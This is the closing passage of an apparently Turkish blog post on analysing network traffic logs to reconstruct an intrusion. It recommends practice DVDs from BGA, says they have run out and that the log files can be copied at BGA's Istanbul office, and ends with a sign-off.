Sonuç itibariyle ağ trafik kayıtlarını analiz ederek başarılı bir sızmanın nasıl gerçekleştirildiği konusunda çok detaylı bilgiler elde edebilirsiniz. Umarım meraklı arkadaşlar için gerçekleştirmiş olduğum bu analiz faydalı olmuştur. Pratik yapmak isteyenlerin BGA'dan bu DVDler'i ücretsiz olarak temin etmelerini şiddetle tavsiye ederim. (*Sınırlı sayıda bulunan DVD'ler*

tükenmiştir. Kayıt dosyalarını edinmek isteyenler BGA İstanbul ofisine giderek DVD çekimi yapabilirler.)

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.